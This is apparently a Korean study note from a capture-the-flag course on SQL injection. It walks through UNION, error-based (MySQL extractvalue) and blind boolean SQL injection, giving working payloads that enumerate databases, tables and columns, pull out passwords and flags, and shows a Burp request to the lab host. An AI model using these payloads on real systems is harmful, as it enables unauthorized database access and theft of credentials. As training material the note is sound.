
Review
UNION SQL Injection : 절차 그대로 하면 문제는 풀린다.
- 일반적으로 데이터는 전체적으로 다 보여주게 된다.
- 데이터가 한 행만 출력이 되는 경우, select 문을 삽입해서 넣는다.
데이터가 여러 행이 한 번에 출력 되지만, 한 개의 데이터만 출력이 되는 경우도 있다.
-
over
name score production Overwatch 91 Blizzard -
over' union select 1, 2, 3, 4 #
name score production 2 3 4 -
1234' UNION SELECT 1, column_name, 3, 4 FROM information_schema.columns WHERE table_name='member' #
name score production user_id 3 4 user_pass 3 4 name 3 4 user_level 3 4 info 3 4 id 3 4 pass 3 4 email 3 4
특정 한 행만 보여주게 선택할 수 있다.
LIMIT [index] OFFSET [count]
- SELECT * FROM member
| id | pass | info | |
|---|---|---|---|
| doldol | aaaa | mario@test.com | dol |
| fake | qqqq | fake@test.com | FA |
| normaltic | 1234 | normaltic@test.com | admin |
| test | test1234 | test@test.com | ??? |
- SELECT * FROM member LIMIT 1 OFFSET 0
UNION SQL Injection
공격 Format 만들기.
%’ union select 1, 2, 3, 4 #
- db 이름 찾아내기.
- table 이름 찾아내기.
- column 이름 찾아내기.
우리가 원하는 select 구문을 만들 수 있게 된다.
SQL Query 의 결과 데이터가 화면에 출력 되는 곳에서 UNION SQL Injection 을 활용할 수 있다.
Error Based SQL Injection
- 데이터를 추출하는 기법 중 하나.
- SQL Query 의 결과가 화면에 출력 된다. → UNION SQLi
- Error 가 출력 될 때 → Error Based SQL Injection
-
에러 메시지를 활용해서 데이터를 출력. SQL 질의 문을 삽입하는 공격.
- error message 가 화면에 출력 되는 곳 이어야겠지.
- 데이터를 추출하기 위함. ( SELECT ~ ) 그 결과를 화면에 출력.
- 화면에 직접 출력이 아닌, Error message 안에 결과가 포함 되어 출력 되게 만든다.
- Error message 안에 결과를 포함 시키게 만드는 기법.
-
예시
id 가
normaltic인 비밀번호를 추출해 올 것이다. 그러면SELECT pass FROM member WHERE id='d4r6j'과 같은 질의 문을 실행.(SELECT pass FROM member WHERE id='d4r6j')=1만약 이렇게 했다면,→ pass 문자열 과 숫자 1 을 비교하게 된다.
→ “pass 문자열은 숫자가 아니에요 ~ “ 이 query 문을 실행한 결과를 에러 메시지 안에서 확인.
→ 이런식으로 데이터를 뽑아내고 싶은 것.
SELECT 문 의 결과를 어떻게 Error message 에 포함 시킬까?
Error Based SQL Injection 에서 활용할 조건은
- Logic Error
- SQL Error
Syntax error, Logic error : 이 두 가지 에러에 대해서 알고 있어야 한다.
Syntax error : 문법적 오류
Logic error : 문법은 맞는데, 실행하다 보니 error 가 발생하는 것. 이것을 만든다.
Error message, 중 Web Server error message 가 아닌 SQL error message.
- code 를 컴퓨터가 읽고 실행하는 과정에는 컴파일이라는 과정이 있다.
- SQL 도 DB 가 문법을 검사한 후, 그 SQL 을 실행하게 된다.
여기서 Syntax error 는 문법 잘못 사용한 것이므로 실행이 안되서 쓸모가 없다.
- DB 가 SQL Query 를 받는다.
- 문법을 검사 후 실행한다.
- Error message 에 select 문을 한다.
그러나 문법적으로 옳지 않다. syntax error 는 수정해본다.normaltic' and (select user_pass from member)select * from member where id = 'normaltic' and (select user_pass from member)' - syntax error 수정
normaltic' and (select user_pass from member) and '1'='1
# Unknown column 'user_pass' in 'field list'
select * from member where id = 'normaltic' and (select user_pass from member) and '1'='1' - detail 하게 변경
normaltic' and (select pass from member limit 1 offset 0) and '1'='1
# 존재하지 않는아이디입니다.
문법적으로는 틀린 것이 없다. and 사이에select * from member where id = 'normaltic' and (select pass from member limit 1 offset 0) and '1'='1'(select pass from member limit 1 offset 0)를 넣어서 데이터를 빼려는 시도.
Error Based SQL Injection 을 수행하려는 이유는
- 주입하려는 SELECT 문이 실행이 되어야 한다. 그래서 데이터를 뽑아 먹는다.
- 문법 에러는 실행이 되지 않는다. 따라서 Logic Error 를 활용한다.
Example
normaltic → 존재하는 아이디입니다.
d4r6j → 존재하지 않는아이디입니다.
Error Based SQL Injection Example
- 실제 Target. Error Message 를 출력하는 그 위치에 우리가 원하는 SELECT 가 나왔으면 좋겠다. logic error 를 유발할 수 있는 팁, 노하우를 보자. 각 DB 마다 다르다. ( MySQL, Oracle, MSSQL, … 마다 다르다. 활용할 수 있는 함수 들.. )
-
MYSQL에서는extractvalue함수 활용.SELECT ExtractValue('<a>ccc<b>ddd</b></a>', '/a') AS val1, ExtractValue('<a>ccc<b>ddd</b></a>', '/a/b') AS val2, ExtractValue('<a>ccc<b>ddd</b></a>', '//b') AS val3, ExtractValue('<a>ccc<b>ddd</b></a>', '/b') AS val4, ExtractValue('<a>ccc<b>ddd</b><b>eee</b></a>', '//b') AS val5;val1 val2 val3 val4 val5 ccc ddd ddd ddd eee
-
ExtractValue 는 인자가 2개가 온다.
- 1 번째 parameter 는 XML data 가 오고
- 2 번째 parameter 는 XML data 에서 찾을 표현식이 나온다.
ExtractValue('<a>ccc<b>ddd</b></a>', '/a') AS val1,‘/a’ 라는 표현을 찾아줘 → ccc 가 나오게 된다.
- xml 데이터에서 어떤 특정 데이터를 추출해 내는 함수.
- 2 번째 parameter 에 적절하지 않는 xml 표현 방식, xpath 표현 방식이 아니면 아래와 같은 오류
extractvalue('xml 글자', 'xml 표현식')
표현식 이라는 의미는, xml 글자 어떤 데이터를 가져오려면, 약속한 규칙들이 있다. 이것을 어기면
Step 1 : extractvalue('1', ':normaltic')
Step 2 : ' and extractvalue('1',':normaltic')
syntax error 가 났으므로 실행 조차 안되었다. 따옴표를 맞추기 위해서 and '1'='1 을 넣어준다.
Step 3 : ' and extractvalue('1',':normaltic') and '1'='1
normaltic' and extractvalue('1',':normaltic') and '1'='1
# XPATH syntax error: ':normaltic'
:normaltic 은 유효하지 않는 XPATH 이다. 이것을 활용할 것인데, 앞에 :, !, $ 등을 사용.
앞에 특수 문자를 넣고 활용하여 이 오류 위치에 select 를 넣는다.
normaltic' and extractvalue('1', concat(0x3a, (select 'normaltic'))) and '1'='1- 문법적으로는 통과 되어야 한다. 실행하다 보니 에러가 발생한다.
extractvalue에서 첫 번째 인자1은 아무 숫자나 넣은 것.concat이라는 함수는 연결해 주는 것. 글자 2개를 연결.0x3a는:가 된다.
normaltic' and extractvalue('1', concat(0x3a, (select 'd4r6j'))) and '1'='1
# XPATH syntax error: ':d4r6j'- 이것을 활용하여, 이 select 문에 우리가 궁금해 하는 데이터, select query 를 이 위치에 넣으면 화면에 출력이 될 것이다.
Step 4 : ' and extractvalue('1',(SELECT ~~~)) and '1'='1 를 넣어 그 결과를 아래에 찍고 싶은 것.
아쉽게도 :, !, $ 등을 사용 해야 에러 메시지가 넣는다. 따라서 SELECT 문만 넣으면 나오지 않는다.
Step 5:
concat('hello', 'test') -> hellotest
# 따라서 넣어야 할 내용은
concat(0x3a, 'test') -> :test

normaltic' and extractvalue('1', concat(0x3a, 'test')) and '1'='1
# XPATH syntax error: ':test'

# 여기에 궁금한 SELECT Query 를 넣으면 된다.
normaltic' and extractvalue('1', concat(0x3a, (select 'd4r6j'))) and '1'='1
# XPATH syntax error: ':d4r6j'
Conclusion
Error Message 에 원하는 SQL query 를 끼어서 그것을 실행하고 그 데이터를 error message 에 끼어서 출력하게 만드는 방법이다.
Error Based SQL Injection Step
Step 1 : SQL Injection Point
-
홑 따옴표 같은 것을 넣어볼 수 있다.

d4r6j'
# You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''d4r6j''' at line 1
SQL syntax error 이라고 나왔으므로, SQL query 와 관련된 error message 가 화면에 출력.
원하는 SQL Error 가 화면에 출력 되고 있다. ( check )
Step 2 : error 를 출력하는 함수 선택
MySQL 이므로 extractvalue 를 사용한다.
Step 3 : 공격 format 만들기.
- UNION SQL Injection 에서 했던 그 format 을 여기서도 만든다.
- Select 문을 끼워넣고 실행하는 것을 방법
extractvalue 함수를 사용할 것 이므로, and 구문을 이용할 예정. and 없이는 syntax error 가 나므로.
d4r6j' extractvalue
# You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'extractvalue'' at line 1
d4r6j' and extractvalue() and '1'='1
# Incorrect parameter count in the call to native function 'extractvalue'd4r6j' and extractvalue('1', concat(0x3a, (select 'd4r6j'))) and '1'='1
# XPATH syntax error: ':normaltic'- extractvalue 의
'1'과concat이므로:normaltic이 된다. - 글자가 화면에 출력된다.
공격 format 을 만들 때의 tip.
원하는 select query 의 결과 데이터를 화면에 출력되게 만든다. 이것 부터 하고 db 에 질의를 하던 뭘 하던 해야 한다.
이제 공격 포멧을 만든다.
# select 문을 지운다.
d4r6j' and extractvalue('1', concat(0x3a, (_______))) and '1'='1
위치는 찾았으므로, 원하는 select 정보를 넣으면 끝난다.
Step 4 : db 이름 출력
select database()d4r6j' and extractvalue('1', concat(0x3a, (select database()))) and '1'='1
# XPATH syntax error: ':segfault_sql'db 이름은 segfault_sql
ctf db 이름은 errSqli
Step 5 : table 이름 출력
select table_name from information_schema.tables where table_schema='_____'d4r6j' and extractvalue('1', concat(0x3a, (select table_name from information_schema.tables where table_schema='segfault_sql'))) and '1'='1
# Subquery returns more than 1 rowerror 가 난다. Subquery returns more than 1 row : 1row 이상이 return 되서 오류. limit 으로 줄인다.
d4r6j' and extractvalue('1', concat(0x3a, (select table_name from information_schema.tables where table_schema='segfault_sql' limit 1 offset 0))) and '1'='1
# Subquery returns more than 1 row
table : game, member, secret , secret_member
ctf table : flagTable, member, plusFlag_Table
Step 6 : column 이름 출력
select column_name from information_schema.columns where table_name='_______'d4r6j' and extractvalue('1', concat(0x3a, (select column_name from information_schema.columns where table_name='game'))) and '1'='1
# Subquery returns more than 1 row똑같이 1 row 이상이 retury 되었다는 이야기.
# secret 와 seret_member 를 보자.
d4r6j' and extractvalue('1', concat(0x3a, (select column_name from information_schema.columns where table_name='secret' limit 1 offset 0))) and '1'='1idx, secret,
idx, flag
Step 7 : table 의 column 출력
select secret from secretd4r6j' and extractvalue('1', concat(0x3a, (select secret from secret limit 1 offset 0 ))) and '1'='1
# XPATH syntax error: ':segfault{wow...youDid?}'Blind SQL Injection
SQL 질의문 결과가 화면에 안나오는 경우
- 그렇지만 SQL 질의문을 사용하기는 한다.
- SQL 질의문의 결과가 화면에 안나오는 경우는 언제? : 로그인 page, id 중복 체크
- id, pw 를 쓰면 DB 에서 결과를 질의를 하고 화면에는 뜨지 않는다.
이런 곳에서도 데이터를 빼낼 수 있을까?
⇒ UNION 은 SELECT 문을 추가해서 그 결과가 화면에 찍힌다.
⇒ Error Based 는 주입한 SELECT 문이 Error message 안에 그 결과가 화면에 찍힌다.
⇒ 그런게 없는 곳에서는 어떻게 데이터를 뽑아낼 수 있을까? ( 참과 거짓의 응답 차이. )
ID 중복 검사
normaltic
# 존재하는 아이디 입니다.
normaltic' and '1'='1
# 존재하는 아이디 입니다. 이유 and '1'='1' 은 항상 True 이므로.
normaltic' and '1'='2
# 존재하지 않는 아이디 입니다. 이유 and '1'='2' 은 항상 False 이므로.
normaltic' and ('1'='1') and'1'='1
# 존재하는 아이디 입니다.중간의 괄호 안에 조건을 넣을 것이다.
→ 이 조건이 True 결과와 False 결과가 다르다는 것을 확인하였다.
→ ( SELECT pass FROM member WHERE id=’normaltic’ ) 이 결과의 첫 번째 글자가 a 맞아?
Blind SQL Injection 으로 데이터를 추출하는 원리.
Step 1 : SQL Injection Point
normaltic
# 존재하는 아이디 입니다.
이 서버에서 어떤 SQL 구문을 준비하고, 사용하고 있는지 머리 속에 굴려보는 것.
normaltic' and '1'='1
# 존재하는 아이디 입니다.- and 조건
'1'='1: SQL 계 에서의 항등원 역할. 있든, 없든, 똑같은 결과가 나온다.
normaltic' and '1'='2
# 존재하지 않는 아이디 입니다.- 참과 거짓을 찾고, 이 위치에서 Blind Injection 이 가능하다고 알 수 있다.
Step 2 : Select 문구 사용 가능
normaltic' and ('1'='1') and '1'='1
# 존재하는 아이디 입니다.
normaltic' and ('1'='2') and '1'='1
# 존재하지 않는 아이디 입니다.- 나중에 자동화 할 때 헷갈리지 않게 하기 위해서 조건을 하나 더 넣을 수 있게 만든다.
- 참, 거짓 결과를 보고 이 상태에서 조건 안에
SELECT를 넣어보면 된다.
normaltic' AND ((SELECT 'test')='test') AND '1'='1
# 존재하는 아이디 입니다.
normaltic' AND ((SELECT 'test')='real') AND '1'='1
# 존재하지 않는 아이디 입니다.- 일단 SELECT 문이 여기서 먹히는지 시도한다. “SELECT” 가 필터링 당하고 있는지 먼저 체크.
Step 3 : 공격 format 만들기.
- 참, 거짓 조건을 넣을 수 있는 공간을 만드는 공격 format 준비.
normaltic' AND (___Cond___) AND '1'='1SUBSTR()함수를 넣어준다. 글자를 잘라주는 함수.SUBSTR('test', 1, 2):'te'
SUBSTR((__SQL__), 1, 1)- SQL 을 넣을 공간을 만든다.
SUBSTR((SELECT 'test'), 1, 1) = 't': True
normaltic' AND (SUBSTR((SELECT 'test'), 1, 1) = 't') AND '1'='1
# 존재하는 아이디 입니다.- 이 공격 format 으로 A? B? … 로 물어봐도 좋지만 너무 많으므로, 숫자 게임을 할 것. Up, Down 으로..
- ASCII code 활용.
ascii('a') = 97 ascii(SUBSTR((__SQL__), 1, 1)) > 0의 조건을 ‘Cond’ 에 넣는다.
normaltic' AND (___Cond___) AND '1'='1
normaltic' AND (ascii(SUBSTR((__SQL__), 1, 1)) > 0) AND '1'='1
normaltic' AND (ascii(SUBSTR((SELECT 'test'), 1, 1)) > 0) AND '1'='1
# 존재하는 아이디 입니다.- 여기에 테스트로 SELECT 문을 넣어 본다. 무조건 0 보다 크므로.
이것을 맞추기 위해서 binary search 를 할 것.
ASCII 를 사용할 것이므로 33 ~ 127 안의 문자를 숫자화 시키는 범위 안에서 찾을 것.
normaltic' AND (ascii(SUBSTR((SELECT 'test'), 1, 1)) > 70) AND '1'='1하나하나 넣는 것 보다 Burp Suite 또는 프로그래밍 화 시키는게 좋겠지..
- Burp Suite ( Response : Auto-scroll to match when text changes ) 로 설정.
POST /sqlInjection5.php HTTP/1.1 Host: ctf.segfaulthub.com:1020 Content-Length: 111 Cache-Control: max-age=0 Accept-Language: ko-KR,ko;q=0.9 Origin: http://ctf.segfaulthub.com:1020 Content-Type: application/x-www-form-urlencoded Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://ctf.segfaulthub.com:1020/sqlInjection5.php Accept-Encoding: gzip, deflate, br Connection: keep-alive query=normaltic%27+AND+%28ascii%28SUBSTR%28%28SELECT+%27test%27%29%2C+1%2C+1%29%29+%3E+70%29+AND+%271%27%3D%271 # convert selection > url-decode # query=normaltic' AND (ascii(SUBSTR((SELECT 'test'), 1, 1)) > 70) AND '1'='1 # 존재하는 아이디입니다. # ... 70, 95, 110, 120, 115, 117, 116 # query=normaltic' AND (ascii(SUBSTR((SELECT 'test'), 1, 1)) = 116) AND '1'='1 # 존재하는 아이디입니다. - 우리가 만드는 공격 format
normaltic' AND (ascii(SUBSTR((__SQL__), 1, 1)) > 0) AND '1'='1
Step 4 : database 찾기.
SELECT database()

normaltic' AND (ascii(SUBSTR((SELECT database()), 1, 1)) > 0) AND '1'='1
# 존재하는 아이디입니다.
# ... 70, 95, 110, 120, 115, 113, 114, 115
normaltic' AND (ascii(SUBSTR((SELECT database()), 1, 1)) = 115) AND '1'='1
# s_____...
# ... 70, 95, 110, 105, 102, 101
normaltic' AND (ascii(SUBSTR((SELECT database()), 2, 1)) > 0) AND '1'='1
# se_____...
segfault_sql 이다.
Step 5 : table name 찾기.
select table_name from information_schema.tables where table_schema='_____'limit을 사용해서 한 글자씩 공격해보자.
select table_name from information_schema.tables where table_schema='segfault_sql' limit 1 offset 0# ... 0, 70, 95, 110, 105, 102, 104, 103
normaltic' AND (ascii(SUBSTR((select table_name from information_schema.tables where table_schema='segfault_sql' limit 1 offset 0), 1, 1)) > 0) AND '1'='1
# f___.....
limit 1 offset 1
limit 1 offset 2
# ...한 글자씩 알아내는 방식.
Step 6 : column 이름 출력
Step 5 와 같다.
Step 7 : table 의 column 출력
table 과 column 을 알아 냈으므로, 조회해보면 된다.
- SQL Injection 이 된다면 Blind SQL Injection 은 사실상 무적 이어서 어디서든 다 먹힌다.
- 하나 씩 하는 부분이 걸려서 상황에 맞게 적용하는 것이 가장 좋다.
- SQL Injection 의 최후의 보루는 Blind SQL Injection 이 된다.
conclusion
- SQL 질의문 결과가 화면에 출력되는 경우 : UNION SQL
- 에러 메시지가 화면에 출력되는 경우 : Error Based SQLi
- SQL 질의문 결과가 화면에 안나오는 경우 : Bllind SQL Injection